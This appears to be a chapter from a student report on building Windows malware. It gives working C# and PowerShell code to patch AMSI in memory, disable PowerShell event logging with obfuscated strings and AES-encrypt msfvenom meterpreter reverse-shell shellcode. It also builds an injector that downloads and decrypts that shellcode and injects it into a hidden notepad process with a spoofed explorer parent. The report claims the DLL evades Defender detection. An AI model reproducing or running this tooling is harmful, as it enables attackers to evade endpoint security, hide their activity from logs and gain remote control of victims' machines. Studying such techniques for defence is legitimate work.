    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule,
        string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress,
        UIntPtr dwSize, uint flNewProtect, out uint
        lpflOldProtect);
}
"@
Add-Type $Win32
$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "
    Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0,
    $Address, 6)

```

The POC shown above works in 4 stages. First, all three required functions are im-

ported from kernel32.dll. Secondly, amsi.dll is loaded from the powershell's memory space and then the memory location of AmsiScanBuffer function from amsi.dll is fetched. Thirdly, memory protections are changed to read,write and execute so that new instructions can be written to the memory. At last, patch bytes<sup>2</sup> will be written at the start of the AmsiScanBuffer function to always return the scan result as clean.

## Development

- Open Visual Studio and create a new project of type class library (.dll).
- Create one more public static class apart from the default class (Program.cs) under the same namespace and give it any name you like. It will contain all the P/Invoke signatures.

From the Microsoft Documentation itself, P/Invoke is a technology that allows you to access structs, callbacks, and functions in **unmanaged libraries from your managed code (C#)**. Most of the P/Invoke API is contained in two namespaces: System and System.Runtime.InteropServices. Using these two namespaces give you the tools to describe how you want to communicate with the native component. The best resource to look for P/Invoke signatures is **pinvoke.net**.

- We will be importing three functions from kernel32.dll which are LoadLibrary (will be used to load amsi.dll), GetProcAddress (will be used to fetch the memory address for AmsiScanBuffer function) and VirtualProtect (will be used to change memory permissions to execute read and write).

---

<sup>2</sup>Assembly instructions in hex format which will overwrite the beginning of the AmsiScanBuffer function

```
[DllImport("kernel32")]
2 references
public static extern IntPtr LoadLibrary(string lpFileName);

[DllImport("kernel32")]
2 references
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32.dll")]
4 references
public static extern bool VirtualProtect(IntPtr lpAddress,
    int dwSize,
    MemoryProtection flNewProtect,
    out MemoryProtection lpflOldProtect);
```

Figure 6.5: Importing required functions

```
[Flags]
12 references
public enum MemoryProtection : uint
{
    0 references
    Execute = 0x10,
    0 references
    ExecuteRead = 0x20,
    2 references
    ExecuteReadWrite = 0x40,
    0 references
    ExecuteWriteCopy = 0x80,
    0 references
    NoAccess = 0x01,
    0 references
    ReadOnly = 0x02,
    0 references
    ReadWrite = 0x04,
    0 references
    WriteCopy = 0x08,
    0 references
    GuardModifierflag = 0x100,
    0 references
    NoCacheModifierflag = 0x200,
    0 references
    WriteCombineModifierflag = 0x400
}
```

Figure 6.6: Memory Protection Enum

- In the code snippet above, user-defined MemoryProtection enum is declared which contains hex values of all the memory protection features. These values can also be

obtained from the Microsoft documentation or else Pinvoke.net. We can also define a variable which can contain the required memory protection value but defining a enum can help call any protection value.

- Now, in our main Program.cs class, first we will define the patch bytes required for the target OS's architecture (x86 or x64). Depending on the victim's architecture, it will return the patch bytes.

```
1 reference
private static byte[] GetAmPatch
{
    get
    {
        if (IntPtr.Size == 8)
            //if true, it will return patch bytes for a 64-bit operating system.
            {
                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
                //these are the opcodes in the assembly represented in hex
            }
        else
        {
            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
        }
    }
}
```

Figure 6.7: Patch Bytes

- Next, we will defining a function of type void which will just basically copy patch bytes to the memory location provided.

```
1 reference
private static void patchAmFunction(Byte[] patchBytes, IntPtr Address)
{
    Marshal.Copy(patchBytes, 0, Address, patchBytes.Length);
    //patches the memory with the patch bytes supplied to return clean
    //AMSI result after each AMSI scan.
}
```

Figure 6.8: Patch Function

- Next, we will define a function which will load the `amsi.dll`, fetch memory location of the `AmsiScanBuffer` function, changes the memory protections to `ExecuteReadWrite`, copies the patch bytes to the location of `AmsiScanBuffer` and at last changes back to the old memory protections. Trigger strings such as `amsi.dll` and `AmsiScanBuffer` will be decoded from Base64 at runtime. `decodeString()` function is also a user-defined function which takes an encoded Base64 string as an input and returns decoded Base64 string. `NativeAPIs` is the class (user-defined) which contains all the P/Invoke signatures.

```

1 reference
public static bool patchAmProtections() {
    try
    {
        string dllName = decodeString("YW1zaS5kbGw=");
        IntPtr library = NativeAPIs.LoadLibrary(dllName); //loading amsi.dll

        string functionName = decodeString("QW1zaVNjYW5CdWZmZXI=");
        IntPtr processAddress = NativeAPIs.GetProcAddress(library, functionName);
        //returns pointer to the address where AmSiScanBuffer function is located

        var patchAmBytes = GetAmPatch; //get patch bytes for the target OS.

        NativeAPIs.MemoryProtection oldProtect;
        if (NativeAPIs.VirtualProtect(processAddress,
            patchAmBytes.Length,
            NativeAPIs.MemoryProtection.ExecuteReadWrite,
            out oldProtect)) //If memory permissions have been changed then patch amsi.
        {
            patchAmFunction(patchAmBytes, processAddress); //patches the memory.
        }

        NativeAPIs.MemoryProtection newProtect;
        NativeAPIs.VirtualProtect(processAddress, patchAmBytes.Length, oldProtect, out newProtect);
        //changes the memory permissions back to normal.
        return true;
    }
    catch
    {
        return false;
    }
}

```

Figure 6.9: Final function to patch AMSI protections

- At last, we have to just call this function from the `Main()` function to patch the `amsi.dll`.

```
0 references
public static void Main() {
    try
    {
        var isAmsPatched = patchAmProtections();
        if (isAmsPatched) {
            Console.WriteLine("Amsi patched.. hurray!!!");
        }
    }
}
```


Figure 6.10: Main function of the dll

- Our final piece of dll is ready. To compile this dll, untick "Prefer 32-bit" from the project settings, and choose Release and then hit Build. After the successful build, we will try to load this dll into memory to test whether the `amsi.dll` gets patched or not.

## Testing

For testing purposes, we will load the dll into memory using `Assembly.LoadFile()` function. If the `Main()` function executes successfully, it will return a success string. To achieve the defined objective, first copy the compiled dll to desktop. Defender will not flag this dll as malicious as it doesn't contain any hardcoded trigger strings.

1. Open a powershell window, and navigate to the location where dll is present.
2. Using `LoadFile` function of `System.Reflection.Assembly` class, we will load raw bytes of the dll into the memory.
3. Once, the dll is loaded successfully, we can invoke the `Main()` function using the command "[<namespace>:<Class-Name>]::Main()"



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Users\Rishabh> [System.Reflection.Assembly]::LoadFile("C:\Users\Rishabh\Desktop\InnocentDll.dll")

GAC      Version      Location
---      -
False    v4.0.30319    C:\Users\Rishabh\Desktop\InnocentDll.dll

PS C:\Users\Rishabh> [InnocentDll.BaseTemplate]::Main()
Amsi patched.. hurray!!!
PS C:\Users\Rishabh>
```

Figure 6.11: Amsi.dll successfully patched

4. In the above figure, the project-name/namespace is InnocentDll, the class name is BaseTemplate and finally the Main function.

Once the amsi gets patched for this powershell process, we can load any .NET binary or an malicious executable into the memory. Testing for loading .NET binaries will be done in subsequent sections where we will be creating our own malicious .NET executable.

#### Difference between above two AMSI bypass strategies

The first method which is Matt Graeber's reflection method changes the subvalues of System.Management.Automation namespace which is also the root namespace for powershell. Therefore this technique is powershell specific. Second method which patches the loaded amsi.dll, breaks the AMSI for the whole process. In other words, any .NET binary loaded via [System.Reflection.Assembly]::Load() call, will not get scanned by AMSI, hence evading it completely. First method can be used to run any powershell specific malicious code and second method can be used to run any powershell code as well as .NET executable which gets loaded into memory.



## 6.2 Bypassing Windows Event Tracing

Event Tracing for Windows (ETW) is the mechanism Windows uses to trace and log system events. Attackers often clear event logs to cover their tracks. Though the act of clearing an event log itself generates an event, attackers who know ETW well may take advantage of tampering opportunities to cease the flow of logging temporarily or even permanently, without generating any event log entries in the process.

One of the greatest features of Powershell version 5 is **scriptblock autologging**. For the demo purposes, script block logging has been enabled in the Windows VM. When this feature is enabled, all the commands being run in Powershell, gets logged in Event logs under Microsoft-Windows-PowerShell/Operational event logs.

### 6.2.1 Development

The main objective behind the development of this bypass is to cease the flow of scriptblock logging. It means that any powershell command we run, doesn't get logged in the Event logs, therefore making our signatures of AMSI bypasses and other Assembly.Load() calls untraceable. We will be using a publicly available powershell script which disables Event tracing for the current powershell process.

```
[ Reflection . Assembly ] :: LoadWithPartialName ( 'System . Core ' ) . GetType
    ( 'System . Diagnostics . Eventing . EventProvider ' ) . GetField ( '
    m_enabled ' , ' NonPublic , Instance ' ) . SetValue ( [ Ref ] . Assembly .
    GetType ( 'System . Management . Automation . Tracing . PSEtwLogProvider
    ' ) . GetField ( 'etwProvider ' , ' NonPublic , Static ' ) . GetValue ( $null )
    , 0 )
```

**Note:** This script will be flagged malicious by AMSI so don't try to execute it.

This powershell command will set the subvalue of `etwProvider.m_enabled` to 0. If the event tracing is enabled, then this value is set to 1. But this powershell command will change this subvalue back to 0 which effectively disables scriptblock logging. This subvalue is present in powershell's Event Log provider namespace which is `System.Management.Automation.Tracing.PSEtwLogProvider`. Our goal is to break the AMSI signatures for this powershell command.

1. **Step 1** would be to break the signatures for the trigger strings as described above. This can be achieved by simply string concatenation property available to us in PowerShell.




Figure 6.12: Use of String Concatenation to evade AMSI signatures

2. Similarly as shown above, we can break all the trigger strings into separate variables and with the help of strings concatenation, we can supply these newly created variables in place of these trigger strings. **Note:** Breaking up of rest of the trigger strings is not shown. That can be achieved by following the same approach as shown above. The final piece of code will look like this:

```
[System.Reflection.Assembly]::LoadWithPartialName($param1
+ $param2 + $param3).GetType($param4 + $param5 +
$param6 + $param7 + $param8 + $param9 + $param10 +
$param11).GetField($param12 + $param13, $param14 +
$param15 + $param16 + $param17).SetValue([Ref].Assembly
.GetType($param18 + $param19 + $param20 + $param21 +
$param22 + $param23 + $param24 + $param25 + $param26 +
$param27 + $param28).GetField($param29 + $param30 +
$param31 + $param32, $param33 + $param34 + $param35 +
$param36 + $param37).GetValue($null,0);
```

### 6.2.2 Testing

1. Open powershell window and execute any command. Next, open Event Viewer. Under Applications and Services Logs, Click Microsoft -> then Windows -> PowerShell -> Operational. Under these logs you will see the latest command executed in the powershell window. For testing purposes, I used cd command (Set-Location in Powershell reference) to change the current directory.
2. Next step is the execution of our bypass script. After the execution, if you run any powershell command, it won't be logged in the Event Viewer. From the screenshot you can see that, our bypass script gets logged in the Event Viewer but after that if we execute list command (ls), it doesn't get logged in the Event Viewer. This will help us load our AMSI bypass powershell scripts into memory without getting logged in the Event Viewer.




Figure 6.13: Powershell Log Entry




Figure 6.14: ETW Bypassed

Till now, we have bypassed two important security features which are AMSI and Event Tracing. Next and final step in our malware development portion is to create a .NET executable/binary which downloads an encrypted version of shellcode bytes, decrypts it in memory, and injects the shellcode into a newly created Notepad process.

## 6.3 Tradecraft Development

### 6.3.1 Creating an AES encryptor

The code for AES encryptor and as well as decryptor is almost similar except the one function name which is **CreateDecryptor()** and **CreateEncryptor()**. This program will not be a part of our malware but it will help us create an encrypted version of the shellcode binary.

#### Development

1. Create a new project in the same exclusions folder of type Console App (.NET Framework).
2. We will define a new function which returns a byte array of encrypted shellcode.

```
static byte[] Encrypt(byte[] decryptedShellcode) {
    byte[] encryptedBytes = null;
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    byte[] password = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("S3cR3tP4s5W0rD"));

    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged aes = new RijndaelManaged())
        {
            aes.KeySize = 256;
            aes.BlockSize = 128;
            var key = new Rfc2898DeriveBytes(password, saltBytes, 1000);
            aes.Key = key.GetBytes(aes.KeySize / 8);
            aes.IV = key.GetBytes(aes.BlockSize / 8);
            aes.Mode = CipherMode.CBC;
            using (var cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(),
                CryptoStreamMode.Write))
            {
                cryptoStream.Write(decryptedShellcode, 0, decryptedShellcode.Length);
                cryptoStream.Close();
            }
            encryptedBytes = memoryStream.ToArray();
        }
    }
    return encryptedBytes;
}
```

Figure 6.15: AES Encryptor

3. The `Encrypt()` function takes byte array of shellcode, creates a SHA256 hash of the password "S3cR3tP4s5W0rD", defines key size of 256 bits and block size of 128 bits. The AES mode being used is CBC or cipher Block Chaining. The encryption takes place directly in memory, and returns the byte array of encrypted shellcode.
4. The `Main()` function of our program will simply download the byte array from the supplied url and save the newly created encrypted shellcode in the same directory as the program's location.

```
public class Program
{
    static void Main(string[] args)
    {
        WebClient wc = new WebClient();
        Console.WriteLine("Input the url with port number: ");
        string url = Console.ReadLine();
        Console.WriteLine("Input the filename: ");
        string filename = Console.ReadLine();
        byte[] shellcodeData = wc.DownloadData(url+"/"+filename);
        byte[] encryptedData = Encrypt(shellcodeData);
        File.WriteAllBytes(filename, encryptedData);
        Console.ReadLine();
    }
}
```

Figure 6.16: AES Encryptor Main function

5. Compile and build the project.

## Testing

1. In your Kali VM, generate a meterpreter type shell using `msfvenom` and host the file using python's webserver or any other module.

```
(root@kali) [/home/rishabh/Desktop/Project]
# msfvenom -a x64 -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.46 LPORT=443 -f raw -o metTCP_dec.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Saved as: metTCP_dec.bin

(root@kali) [/home/rishabh/Desktop/Project]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 6.17: Creating and hosting our plain shellcode

- Now, in our windows vm, execute the program and supply the url of your webserver and the filename you want to encrypt and hit Enter. The program will finish its execution and in the same directory, you will notice a new binary file. It has the same name as the file we encrypted. To avoid confusion, change the filename to **metTCP\_enc.bin** and transfer back the file to your kali VM.




Figure 6.18: Creation of Encrypted Shellcode

- You will also notice the original file size of shellcode file was 510 bytes, but after encryption, it has increased to 512 bytes.

This encrypted shellcode will be used in subsequent sections for the injection part.



### 6.3.2 Creating an Injector

This subsection will walk you through the development process of an Injector which will download our encrypted shellcode, decrypt it and inject into a notepad process and run the notepad process under the parent process **explorer**.

#### Development

1. First step is to create a new Console App (.NET Framework) project. Make sure to untick "Prefer 32-bit" option in the project settings and also set the output type to Windows Application.
2. Second step is to create a class under the same namespace which will contain all the P/Invoke signatures of all the required Win32 APIs or functions.
3. The list of method definitions to include into our class are as follows:
  - InitializeProcThreadAttributeList()
  - OpenProcess()
  - UpdateProcThreadAttribute()
  - CreateProcess()
  - VirtualAllocEx()
  - WriteProcessMemory()
  - VirtualProtectEx()
  - CreateRemoteThread()
  - ShowWindow()
  - WaitForSingleObject()

**Pinvoke.net**

Please refer pinvoke.net wiki for these method definitions and user-defined data types. Definitions are not shown here because it is repetitive and can probably make the report much longer. The purpose of these functions usage will be explained as we move along the development portion.

4. Once our template for all these method signatures is ready, we will create another class under the same namespace which will contain download and decryption cradle. Below is the sample code for download and decryption methods. **Note:** Define the same password string as used in the AES encryptor otherwise decryption will not take place.

```
public static byte [] DownloadPayload(string uri)
{
    WebClient wc = new WebClient();
    wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0;
        Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
        Chrome/60.0.3112.113 Safari/537.36");
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol =
        SecurityProtocolType.Tls12;
    ServicePointManager.ServerCertificateValidationCallback =
        delegate { return true; };

    byte [] encryptedShellBytes = wc.DownloadData(uri);
    return encryptedShellBytes;
}

public static byte [] decryptPayload(byte [] encryptedPayload)
{

```

```
byte[] decryptedPayload = null;
byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
byte[] password = SHA256.Create().ComputeHash(Encoding.
    UTF8.GetBytes("S3cR3tP4s5W0rD"));

using (MemoryStream memoryStream = new MemoryStream())
{
    using (RijndaelManaged aes = new RijndaelManaged())
    {
        aes.KeySize = 256;
        aes.BlockSize = 128;
        var key = new Rfc2898DeriveBytes(password,
            saltBytes, 1000);
        aes.Key = key.GetBytes(aes.KeySize / 8);
        aes.IV = key.GetBytes(aes.BlockSize / 8);
        aes.Mode = CipherMode.CBC;
        using (var cryptoStream = new CryptoStream(
            memoryStream, aes.CreateDecryptor(),
            CryptoStreamMode.Write))
        {
            cryptoStream.Write(encryptedPayload, 0,
                encryptedPayload.Length);
            cryptoStream.Close();
        }
        decryptedPayload = memoryStream.ToArray();
    }
}
```

```

    }
    return decryptedPayload;
}

```

5. Next step in the development process of Injector is to create another class which will contain the execution flow of injection of decrypted shellcode into notepad process. As it is a long piece of code, it is broken down into bits and pieces for better understanding.

- First step is to declare necessary constants or attributes for a process.

```

1 reference
public const int SW_HIDE = 0;
//This constant will hide the notepad process and run the process in background
1 reference
public const int PROCESS_THREAD_ATTRIBUTE_PARENT_PROCESS = 0x00020000;
//This constant will help inherit the parent process's attributes like process ID

```

Figure 6.19: Declaration of Constants

- We will create a new function which will simply return the process ID of the supplied process name. The reason behind the creation of this function is to simply break signatures for .NET binaries.

```

private static int IdOfParentProcess(string processName) {
    string parentProcessToSpoof = processName;
    Process[] processInformation = Process.GetProcessesByName(parentProcessToSpoof);
    int parentProcessId = processInformation[0].Id;
    return parentProcessId;
}

```

Figure 6.20: Function for fetching process ID

- Our Injector will be capable of carrying out two attacks together. First is the Process Injection<sup>3</sup> and the second is PPID Spoofing<sup>4</sup> (Parent Process ID). Lets start with creating a function which will inherit the parent process's attributes.

<sup>3</sup>Process injection is a widespread defense evasion technique employed often within malware and fileless adversary tradecraft, and entails running custom code within the address space of another process.

<sup>4</sup>PPID spoofing is a technique that allows attackers to start programs with arbitrary parent process set.

- As the following function is little complex, I will try to explain in the best possible way.

```
private static STARTUPINFOEX InheritParentProcess()
{
    //Initializing structures and constants required for
    //parent process.

    var startupInfoEx = new NativeApisTemplate.
        STARTUPINFOEX();

    IntPtr hNewProcess = IntPtr.Zero;

    IntPtr hSourceProcess = IntPtr.Zero;

    var lpSize = IntPtr.Zero;

    //Initializing process thread attributes list.
    NativeApisTemplate.InitializeProcThreadAttributeList(
        IntPtr.Zero,
        1,
        0,
        ref lpSize);

    startupInfoEx.lpAttributeList = Marshal.AllocHGlobal(
        lpSize);

    //Initializing process thread attributes with new
    startupinfo's attributes.
```

---

This helps attackers make it look as if their programs were spawned by another process (instead of the one that would have spawned it if no spoofing was done) and it may help evade detections, that are based on parent/child process relationships.

```
NativeApisTemplate.InitializeProcThreadAttributeList(  
    startupInfoEx.lpAttributeList ,  
    1 ,  
    0 ,  
    ref lpSize);  
  
//Fetching ID of parent process to spoof.  
int parentProcessId = IdOfParentProcess("explorer");  
  
//Open Parent Process  
IntPtr hParentProcess = NativeApisTemplate.OpenProcess  
(  
    NativeApisTemplate.ProcessAccessFlags.  
        CreateProcess | NativeApisTemplate.  
        ProcessAccessFlags.DuplicateHandle ,  
    false ,  
    parentProcessId);  
  
hNewProcess = Marshal.AllocHGlobal(IntPtr.Zero);  
Marshal.WriteIntPtr(hNewProcess, hParentProcess);  
  
//Now we will update the process thread attributes.  
if (!NativeApisTemplate.UpdateProcThreadAttribute(  
    startupInfoEx.lpAttributeList, 0, (IntPtr)  
    PROCESS_THREAD_ATTRIBUTE_PARENT_PROCESS, //setting  
    attribute as parent process
```

```
hNewProcess, //giving parent process handle
(IntPtr)IntPtr.Size,
IntPtr.Zero,
IntPtr.Zero))
{
    Environment.Exit(1);
}

return startupInfoEx;
}
```

